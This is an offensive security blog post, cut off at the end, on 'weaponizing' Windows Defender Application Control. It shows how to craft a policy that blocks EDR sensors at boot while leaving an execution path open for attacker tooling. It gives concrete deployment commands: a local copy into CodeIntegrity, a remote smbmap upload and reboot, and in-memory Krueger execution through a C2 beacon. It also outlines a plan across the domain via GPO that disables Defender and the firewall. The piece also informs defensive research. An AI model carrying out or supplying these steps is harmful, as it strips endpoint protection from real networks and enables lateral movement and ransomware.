

Weaponizing WDAC: Killing the Dreams of EDR

 beierle.win/2024-12-20-Weaponizing-WDAC-Killing-the-Dreams-of-EDR

The Concept

Windows Defender Application Control (WDAC) is a technology introduced with and automatically **enabled by default** on Windows 10+ and Windows Server 2016+ that allows organizations fine grained control over the executable code that is permitted to run on their Windows machines. A WDAC configuration applies to the entire machine and affects all users of the device. Applied WDAC configuration is widespread and strict, including rules for user and kernel-mode applications, drivers, DLLs, and scripts. WDAC provides an excellent tool for defenders to block potential threats from execution on Windows endpoints, but WDAC can also be utilized offensively.

While WDAC is often used defensively, it can also be used to block telemetry sources and security solutions such as Endpoint Detection and Response (EDR) sensors. These sensors tend to execute in kernel space and intentionally make themselves difficult to stop or tamper with. However, because WDAC may apply policies to kernel-mode executables and drivers, EDR sensors are at risk if an adversary is able to apply a WDAC policy - which can be done with remote administrative privileges. When a policy is applied at boot the EDR sensor is no longer allowed to run and thus will not load, thereby allowing an adversary to operate without the constraints of EDR.


In short, this is a technique primarily designed at defense evasion and assistance in lateral movement activities within an Active Directory environment. It makes use of a specially crafted WDAC policy to stop defensive solutions across endpoints and could allow adversaries to easily pivot to new hosts without the burden of security solutions such as EDR. At a larger scale, if an adversary is able to write Group Policy Objects (GPOs), then they would be able to distribute this policy throughout the domain and systematically stop most, if not all, security solutions on all endpoints in the domain, potentially allowing for the deployment of post-exploitation tooling and/or ransomware.

- MITRE ATT&CK technique: Impair Defenses ([T1562](#))
- Potential Impact: all security tooling across an entire Active Directory Forest may be systematically stopped remotely

Attack Technique

Although this attack may be executed in a multitude of ways, there is still one common factor - WDAC. Because WDAC policies deny by default, it is extraordinarily trivial to block many EDR sensors from loading. However, a primary consideration for an adversary is both

establishing their own access while restricting the access of defensive solutions. Hence the WDAC policy would need to explicitly allow an adversary execution privileges in order to make sense from an offensive perspective. This is where crafting a specialized WDAC policy is most useful. With a custom policy an adversary may stop EDR sensors, while also allowing themselves execution permissions.



This attack may be executed in 3 general phases:

1. An attacker places a WDAC policy in the proper location inside of the Windows Code Integrity folder. `C:\Windows\System32\CodeIntegrity`
2. Even if the policy is refreshed during runtime, it does not apply to running processes. Thus, the easiest way to restart the EDR sensor is to reboot the machine.
3. Once the machine begins the reboot process, the WDAC policy applies before any EDR driver and stops it before it can execute.

Crafting the WDAC Policy

The context of the environment being attacked is extremely important for this technique to be successful due to some EDR vendors having Windows Hardware Quality Labs (WHQL) drivers. These drivers are allowed by default on WDAC policies and will allow WHQL signed EDR drivers to load despite their service binaries being blocked. During testing it was found that although the EDR service was successfully blocked, the EDR's driver was allowed to load and continued to show activity. While perhaps the most obvious solution to this from an adversarial perspective would be to simply disallow WHQL drivers, this creates significant risk of the endpoint failing to boot. After all, the goal of this technique is ultimately to assist in lateral movement procedures, which becomes impossible if the device never boots.


Therefore, a better way to specifically block kernel mode components is to block based off either a specific publisher or file attribute. During testing, it was found that some EDR vendors have drivers that will not allow the machine to boot if not allowed to run. These drivers did not appear to send any network traffic, so it was decided to not block based off of publisher alone and instead focus on blocking based off of file attributes. This proved to be extremely successful, as the targeted drivers and executables were not allowed to load without device disruption.

As previously mentioned, a specialized WDAC policy is extremely important for this attack to make sense from an adversarial perspective. For blocking EDR that does **not** have WHQL drivers, this policy must at least:


1. Be in **enforce mode**
2. **Allow a generic path** so executables (ie post-exploitation capability) may be staged for execution

The first requirement is very easy to implement - just turn off audit mode. For the second requirement, selecting any arbitrary location to store potential post-exploitation capability material will suffice.


Another important consideration is compatibility. Making sure that the WDAC policy will work on the most number of endpoints possible is very important. The policy should therefore use **single policy format** so as to maximize compatibility. For this example, I will allow application executions in `C:\Users\Public`. To create this policy, I will be using the **App Control Policy Wizard**. First, select the **Policy Creator**




As previously mentioned, a **single policy format** is the best option for compatibility.



This policy should be restrictive enough to where EDR will surely not run. Therefore, select the **Default Windows Mode**.





Now, configure the policy with the necessary requirements mentioned earlier. First, **disable audit mode** and enable the setting **Disable Runtime Filepath Rules** to allow the whitelisting of file paths in the policy.




Click the **Add Custom** option and ensure that the:



1. scope is set to user mode only (path rules cannot apply to kernel mode code)
2. action is set to allow
3. rule type is **Path**
4. **Reference File** is set to the **Folder** option, and points to `C:\Users\Public*`

Ensure that the rule was correctly added. As a rule of thumb, I generally merge the policy with recommended block rules. Although it is not required.



Now, the policy should generate and appear in the current user's documents folder.



Name	Date modified	Type	Size
 MaliciousPolicy	11/12/2024 7:11 PM	Microsoft Edge H...	325 KB
 SiPolicy	11/12/2024 7:11 PM	PKCS #7 Certificates	168 KB

In addition to the compiled policy, an XML representation of the policy configuration is generated. While the XML file is useful in that it may be edited later to be more versatile, the compiled policy used in the attack itself is the `SiPolicy.p7b` file.

Finding the Attack Vector

After creating a WDAC policy, it is time to find a way to use it. There are three major attack types:

1. Local machine
2. Remote machine
3. Full domain

For a **single machine (local/remote)**, all that is needed to deploy a WDAC policy is write permissions on `C:\Windows\System32\CodeIntegrity\`, which by default requires that you have **administrative permissions**.

For a full domain deployment of WDAC, a user needs the ability to create Group Policy Objects (GPOs) for the domain and stage the policy in a location that all domain computers can read from. This staging location will typically consist of an SMB share like the SYSVOL share on a domain controller, but is not required to be. Thus, an adversary can get extremely creative with policy locations - it is required to be either a UNC path or a locally valid path that the local machine accounts (`LOCAL SYSTEM`) on the domain has access to.

Local Machine

Using this attack on a local machine is by far the most simple out of all methods previously mentioned. To apply the WDAC policy, the policy ([SiPolicy.p7b](#)) needs to be moved to the proper location ([C:\Windows\System32\CodeIntegrity\](#)).

```
PS C:\Users\Administrator\Documents> ls

Directory: C:\Users\Administrator\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            11/12/2024   7:54 PM         332511 MaliciousPolicy.xml
-a----            11/17/2024   2:28 PM         171876 SiPolicy.p7b

PS C:\Users\Administrator\Documents> cp .\SiPolicy.p7b C:\Windows\System32\CodeIntegrity\
PS C:\Users\Administrator\Documents>
```

```
cp .\SiPolicy.p7b C:\Windows\System32\CodeIntegrity\
```


Just to confirm, check the status of the EDR service:

```
PS C:\Users\Administrator\Documents> Get-Service | findstr Running
Running
Running
PS C:\Users\Administrator\Documents>
```

Next, reboot the machine and check if the EDR service is still running:

```
PS C:\Users\Administrator> Get-Service | findstr Stopped
Stopped
Stopped
PS C:\Users\Administrator>
```

Now that EDR is disabled, it is trivial to disable Windows Defender and begin dropping other tooling to disk in the location whitelisted by the WDAC policy (in this example [C:\Users\Public*](#)).



Remote Machine

Remote deployment, although very similar to deployment on a local machine, has one slight difference: the movement of the WDAC policy and rebooting occurs remotely. This may occur through a variety of means, but the most convenient way is via Windows built-in SMB shares. Thankfully, because the only action to implement the WDAC configuration is moving the policy into the CodeIntegrity folder, this can be done with administrative privileges through the built in **C\$** or **ADMIN\$** shares.

Below is a simple example of uploading the policy directly from a Linux machine.

```
smbmap -u Administrator -p P@ssw0rd -H 192.168.4.4 --upload "/home/kali/SiPolicy.p7b" "ADMIN$\System32\CodeIntegrity/SiPolicy.p7b"
```

```
(kali@kali)-[~]
└─$ smbmap -u Administrator -p P@ssw0rd -H 192.168.4.4 --upload "/home/kali/SiPolicy.p7b" "ADMIN$\System32\CodeIntegrity/SiPolicy.p7b" --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[*] Starting upload: /home/kali/SiPolicy.p7b (171996 bytes)
[*] Upload complete
[*] Closed 1 connections
```

After placing the WDAC policy in the correct place, reboot the machine:

```
smbmap -u Administrator -p P@ssw0rd -H 192.168.4.4 -x "shutdown /r /t 0"
```

```
(kali@kali)-[~]
└─$ smbmap -u Administrator -p P@ssw0rd -H 192.168.4.4 -x "shutdown /r /t 0" --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[*] Closed 1 connections
```

Additionally a purpose-built tool has been created to carry out this attack. **Krueger** is a custom tool written in C# by Logan Goins specifically meant to be run in memory as part of post-exploitation lateral movement activities. The example below uses **inlineExecute-Assembly** (created by @anthemtotheego) to execute the .NET assembly in memory.


```
inlineExecute-Assembly --dotnetassembly C:\Tools\Krueger.exe --assemblyargs --host ms01
```

```
[11/20 12:17:07] beacon> inlineExecute-Assembly --dotnetassembly Z:\Shared\Krueger\Krueger\bin\Release\Krueger.exe --assemblyargs --host ms01
[11/20 12:17:07] [*] Running inlineExecute-Assembly by (@anthemtotheego)
[11/20 12:17:07] [+] host called home, sent: 196345 bytes
[11/20 12:17:08] [+] received output:

-----
@_logangoins
@hullabrian

[+] Launching attack on ms01
[+] Moved policy successfully
[+] Rebooted target
```

Full Domain



Although using this attack technique on a singular host is already impactful, it can be made much more potent if an adversary is able to gain administrative access to an Active Directory domain. Once attaining the permissions of a Domain Admin, Enterprise Admin, or group that may create GPOs, an adversary may distribute a malicious group policy to computers in the domain. This poses a whole host of threats to an organization, but in the case of this attack technique in particular, every EDR sensor on every endpoint could be stopped within a relatively short period of time by simply applying a WDAC policy and rebooting the machines. The execution flow for this attack is laid out below:

1. Gain administrative access
2. Stage the WDAC policy in a location where every domain computer can access it
3. Create a GPO that:
 - Applies the WDAC policy
 - (Optional) Turns off Windows Defender and Windows Defender Firewall
 - Schedules a reboot as soon as possible
4. Wait for machines to reboot
5. EDR and potentially Defender is no longer active on any Windows machine in the domain

Krueger

